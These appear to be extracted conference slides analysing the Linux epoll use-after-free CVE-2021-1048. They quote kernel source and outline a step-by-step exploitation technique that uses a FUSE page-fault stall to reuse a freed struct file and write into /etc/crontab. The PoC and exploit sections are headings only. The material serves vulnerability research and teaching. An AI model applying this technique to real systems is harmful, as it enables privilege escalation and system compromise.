1982     struct rb_node *rbp;
1983     struct epitem *epi;
1984
1985     mutex_lock_nested(&ep->mtx, call_nests + 1);
1986     ep->gen = loop_check_gen;
1987     for (rbp = rb_first_cached(&ep->rbr); rbp; rbp = rb_next(rbp)) {
1988         epi = rb_entry(rbp, struct epitem, rbn);
1989         if (unlikely(is_file_epoll(epi->ffd.file))) {
1990             ep_tovisit = epi->ffd.file->private_data;
1991             if (ep_tovisit->gen == loop_check_gen)
1992                 continue;
1993             error = ep_call_nested(&poll_loop_ncalls,
1994                                 ep_loop_check_proc, epi->ffd.file,
1995                                 ep_tovisit, current);
1996             if (error != 0)
1997                 break;
1998         } else {
1999             /*
2000              * If we've reached a file that is not associated with
2001              * an ep, then we need to check if the newly added
2002              * links are going to add too many wakeup paths. We do
2003              * this by adding it to the tfile_check_list, if it's
2004              * not already there, and calling reverse_path_check()
2005              * during ep_insert().
2006              */
2007             if (list_empty(&epi->ffd.file->f_tfile_llink)) {
2008                 get_file(epi->ffd.file);
2009                 list_add(&epi->ffd.file->f_tfile_llink,
2010                        &tfile_check_list);
2011             }
2012         }
2013     }
```

- Target epoll has epitems
- One related file is not epoll
- get_file just increase the refcount
 - get_file_rcu first check the current value


CVE-2021-1048 analysis

```
2265 error_tgt_fput:
2266     if (full_check) {
2267         clear_tfile_check_list();
2268         loop_check_gen++;
2269         mutex_unlock(&epmutex);
2270     }
2271
2272     fdput(tf);
2273 error_fput:
2274     fdput(f);
2275 error_return:
2276
2277     return error;
2278 }
```

```
2036 static void clear_tfile_check_list(void)
2037 {
2038     struct file *file;
2039
2040     /* first clear the tfile_check_list */
2041     while (!list_empty(&tfile_check_list)) {
2042         file = list_first_entry(&tfile_check_list, struct file,
2043                                f_tfile_llink);
2044         list_del_init(&file->f_tfile_llink);
2045         fput(file);
2046     }
2047     INIT_LIST_HEAD(&tfile_check_list);
2048 }
```

- The regular file will be put at the end of `epoll_ctrl` syscall
- Protected by `epmutex`
 - Close the regular file via the related FD

CVE-2021-1048 PoC



Highly simplified, ideal thread interleaving



CVE-2021-1048 exploit

- There are many cases about how to exploit the freed struct file.

FUSE for exploiting struct file refcount overdecrement in Linux 4.4


- create FUSE mapping
- open writable file (/dev/null)
- start `writev()` with iov in FUSE mapping
- `write mode check` passes
- `import_iovec()` stalls on page fault
- trigger bug to free the file
- open `/etc/crontab` as read-only
- verify that struct file was allocated at the same address with `kcmp()` (else re-open `/etc/crontab`)
- resolve FUSE page fault
- `writev()` **writes into `/etc/crontab`**

```
ssize_t vfs_writev(struct file *file, const
struct iovec user *vec, [...]) {
    if (!(file->f_mode & FMODE_WRITE))
        return -EBADE;
    [...]
    return do_readv_writev(WRITE, file, vec,
vlen, pos);
}


static ssize_t do_readv_writev(int type,
struct file *file, const struct iovec __user
* uvector, unsigned long nr_segs, loff_t
*pos) {
    [...]
    ret = import_iovec(type, uvector, nr_segs,
ARRAY_SIZE(iovstack), &iov, &iter);
    [...]
    if (iter fn)
        ret = do_iter_readv_writev(file, &iter,
pos, iter_fn);
    [...]
}
```

<<Exploiting race conditions on [ancient] Linux>> by Jann Horn, Google Project Zero


CVE-2021-1048 exploit (Ret2page)



